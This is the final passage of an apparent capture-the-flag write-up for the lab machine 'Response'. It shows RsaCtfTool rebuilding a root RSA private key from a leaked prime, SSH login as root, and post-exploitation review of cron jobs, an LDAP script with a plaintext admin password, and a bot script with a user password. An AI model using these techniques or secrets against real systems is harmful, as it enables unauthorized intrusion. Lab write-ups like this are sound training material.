n = 0x9e3a2cfbb9525ad7f1b2ea97a903af1b4f69e533613a78d5512e9a0894dc917a9424e8ded39014b29d04a1a197ac072276837a538965d922b
68ff34ba929bd45bef2d3edb5881fb62bcc11efb63008af2ba1df96798bfaf069d414029a1d3d2cfec0c6106989b7665449073f14964a1238f0bd7d
456bacca115088ee7e6df8c2904db73c6dedf71b1195f3be37d78e8bf9b642a0391f67f9890296ab7664eb3eccdc9039ea73585a5d5b617cf0dd9be
659bddf6e70789330f4c181947278cb6e68d6d87bafde2a01e805088b9a138fcb5e31f25d8345cc861ba7bc9829c1059f3f09ad1a0578077bba1a90
262f991e23d17d2008c5afef40e64037990bca148fec2be0a5dc3c11a59483164e849ed4b3856e66b25f47bdd3bb2507c240052d4653f04ae8bd36c
e229485970d607e134e50eefcc2073bf2778b2aae6aa3cf0c460752f4190891ce789c1e1d0991d2aabae70e1cc61bc30d1211878825b63543e3799d
83f2f1e71a7f97210872dc12c33d6291e68e05d6f08be805ffa2e7f54951
```

```
└──╼ [★]$ python3 parse_key.py -i partial_key -s True
q_len = 0xc1, q = 0xc70b1a197099c0c6ff247f3c5ef1a1bb5068db3a2622169532b6cde71e2addced9d2ef609a45cef8d58ca57ed3db4974381
10886b5ba0d03acc62b3f0ab4b9bbaf45ead5198e551d344d73204ec816fd90bab33034bf3dfd29e541b7b6e316fe22369f29468e3ec35ca456a43f
8bf19ca2febb0eaa168a917526729dd800ad92832b6e99ed9cdd576967da4ca22dfa2437c59b6311de43feff8d50577fbd41535f9783c5f8e278d5a
775dff603ba71855aa9bd7106c67b6c6f166ab932723ed9
```

I can recover private key with these values with RsaCtfTool

```
└──╼ $RsaCtfTool -n 0x9e3a2cfbb9525ad7f1b2ea97a903af1b4f69e533613a78d5512e9a0894dc917a9424e8ded39014b29d04a1a197ac072276837a538965d922b68ff34ba929bd45bef2d3edb588
1fb62bcc11efb63008af2ba1df96798bfaf069d414029a1d3d2cfec0c6106989b7665449073f14964a1238f0bd7d456bacca115088ee7e6df8c2904db73c6dedf71b1195f3be37d78e8bf9b642a0391f67
f9890296ab7664eb3eccdc9039ea73585a5d5b617cf0dd9be659bddf6e70789330f4c181947278cb6e68d6d87bafde2a01e805088b9a138fcb5e31f25d8345cc861ba7bc9829c1059f3f09ad1a0578077b
ba1a90262f991e23d17d2008c5afef40e64037990bca148fec2be0a5dc3c11a59483164e849ed4b3856e66b25f47bdd3bb2507c240052d4653f04ae8bd36ce229485970d607e134e50eefcc2073bf2778b
2aae6aa3cf0c460752f4190891ce789c1e1d0991d2aabae70e1cc61bc30d1211878825b63543e3799d83f2f1e71a7f97210872dc12c33d6291e68e05d6f08be805ffa2e7f54951 -e 0x10001 -q 0xc70
b1a197099c0c6ff247f3c5ef1a1bb5068db3a2622169532b6cde71e2addced9d2ef609a45cef8d58ca57ed3db497438110886b5ba0d03acc62b3f0ab4b9bbaf45ead5198e551d344d73204ec816fd90bab
33034bf3dfd29e541b7b6e316fe22369f29468e3ec35ca456a43f8bf19ca2febb0eaa168a917526729dd800ad92832b6e99ed9cdd576967da4ca22dfa2437c59b6311de43feff8d50577fbd41535f9783c
5f8e278d5a775dff603ba71855aa9bd7106c67b6c6f166ab932723ed9 --private
[!] It seems you already provided one of the prime factors, nothing to do here...
['/tmp/tmp7o30twij']

Results for /tmp/tmp7o30twij:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEAnjos+7lSWtfxsuqXqQOvG09p5TNhOnjVUS6aCJTckXqUJOje
05AUsp0EoaGXrAcidoN6U4ll2SK2j/NLqSm9Rb7y0+21iB+2K8wR77YwCK8rod+W
eYv68GnUFAKaHT0s/sDGEGmJt2ZUSQc/FJZKEjjwvX1Fa6zKEVCI7n5t+MKQTbc8
be33GxGV8743146L+bZCoDkfZ/mJApardmTrPszckDnqc1haXVthfPDdm+ZZvd9u
cHiTMPTBgZRyeMtuaNbYe6/eKgHoBQiLmhOPy14x8l2DRcyGG6e8mCnBBZ8/Ca0a
BXgHe7oakCYvmR4j0X0gCMWv70DmQDeZC8oUj+wr4KXcPBGllIMWToSe1LOFbmay
X0e907slB8JABS1GU/BK6L02ziKUhZcNYH4TTlDu/MIHO/J3iyquaqPPDEYHUvQZ
CJHOeJweHQmR0qq65w4cxhvDDRIRh4gltjVD43mdg/Lx5xp/lyEIctwSwz1ikeaO
8dbwi+gF/6Ln9UlRAgMBAAECggGAR6IC13uRAzucWunF+2iFkBGl2XQnYndt67Dz
X0s1iE88XnFm39Ts6egYPqyPo/we6BSh/svHZkRG7mixKkaRP9Aw0y1c7+GbcbyT
qjiLCoNzd3doAmMTGmBu+RgseWxGwJa5lJiTFoqnQeCb+FAJ/LH2m3LpSNQTLz+M
npxyYRqEhgqcuw/uvTx67LyDP31zdXvEMhFqXIImOxvHSHRr5CSO/mSZ9dpcHsPO
IOhTC89/dWx/7T9JM/K64FU6deFyxplJMXePDvX5OZyRj9fjX8cvr+SMxiWCcjYU
```

Save the private key and use it to ssh to root

```
└─$chmod 600 rsa_root
┌──[redacted]─[~/Documents/response]
└─$ssh -i rsa_root root@response.htb
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
```

I'm in root!

Beyond root

I can see that scan.sh is run by root every minute

```
root@response:~# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.Gokj4j/crontab installed on Fri Mar  4 07:03:58 2022)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /root/ldap/scan.sh
```

```
root@response:~# cat ldap/scan.sh
#!/bin/bash

sudo -u scryh bash -c 'cd /home/scryh/scan;./scan.sh'
/root/ldap/restore_ldap.sh
```

root change user to scryh and run /home/scryh/scan/scan.sh. After that, it restores ldap, which

makes me run ldapadd every time I need it

```
root@response:~# cat ldap/restore_ldap.sh
#!/bin/bash

cp /root/ldap/data.mdb /root/docker/openldap/data/slapd/database/

testserver_ip=$(docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' testserver)
echo 'dn: cn=TestServer,ou=servers,dc=response,dc=htb' > /root/ldap/testserver.ldif
echo 'changetype: modify' >> /root/ldap/testserver.ldif
echo 'replace: ipHostNumber' >> /root/ldap/testserver.ldif
echo "ipHostNumber: $testserver_ip" >> /root/ldap/testserver.ldif
ldapmodify -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f /root/ldap/testserver.ldif
```

It doesn't have /etc/nginx since it's running everything on docker

```
root@response:~# ps -ef | grep docker
root        1128       1  0 00:20 ?        00:00:42 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1534    1128  0 00:20 ?        00:00:02 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 389 -container-ip 172.18.0.3 -container-port 38
9
root        2357    1128  0 00:20 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 80 -container-ip 172.18.0.9 -container-port 80
root        2362    1128  0 00:20 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 80 -container-ip 172.18.0.9 -container-port 80
root       97523   96778  0 21:56 pts/0    00:00:00 grep --color=auto docker
```

/root/docker/user_sim/data/bob_sim.py shows how it simulates bob

```
username = 'bob'
password = 'mWefqcYVgzdlwbZ1GLuQTia5Y'

last_user_msg  = time()
last_admin_msg = time()

def send_msg(msg, user='admin'):
  global sio
  sio.emit('private message', {'content': msg, 'to': user})

def get_dont_click():
  msgs = ['i don\'t click on links from strangers!', 'do you really think i click on links from strangers?', 'who are u?', 'never!', 'i don\'t even know you']
  return msgs[randint(0, len(msgs)-1)]

def get_generic_msg():
  msgs = ['i totally agree', 'do you really think that?', 'i love this chat app', 'do you now where admin is?', 'have you seen admin lately?', 'i urgently need to
 talk to admin', 'where the f*** is admin?', 'i need to talk to admin, NOW!', 'could you tell admin that i need to talk to him!?', 'sorry, can\'t listen to you ri
ght now.. i need to speak with admin']
  return msgs[randint(0, len(msgs)-1)]

def get_will_do():
  msgs = ['ty! i will have a look at it', 'ok, thx, i will check out the link', 'great, thank you! i\'ll check it out']
  return msgs[randint(0, len(msgs)-1)]
```

bob's cred to log into the chat

```
while True:
  try:
    sio.connect('http://chat:3000', auth={'username': username, 'password': password, 'authserver': 'ldap.response.htb'})
    break
  except Exception as e:
    print(e)
    sleep(1.0)
print('my sid is', sio.sid)

@sio.on('private message')
def msg_private_message(d):
  global last_user_msg
  global last_admin_msg

  try:
    now = time()
    content = d['content']
    if ('http://' in content):
      if (d['from'] != 'admin'):
        if (now - last_user_msg > 3.0):
          sleep(1.0)
          send_msg(get_dont_click(), d['from'])
          last_user_msg = now
      else:
        url = content[content.find('http://'):]
        if (' ' in url): url = url[:url.find(' ')]
        print('visiting URL "' + url +'"')
        sleep(1.0)
        send_msg(get_will_do(), d['from'])
        browser.get(url)
        brwoser.close()
```

Above cred is for this

Actual user simulation

I can login with the cred as bob

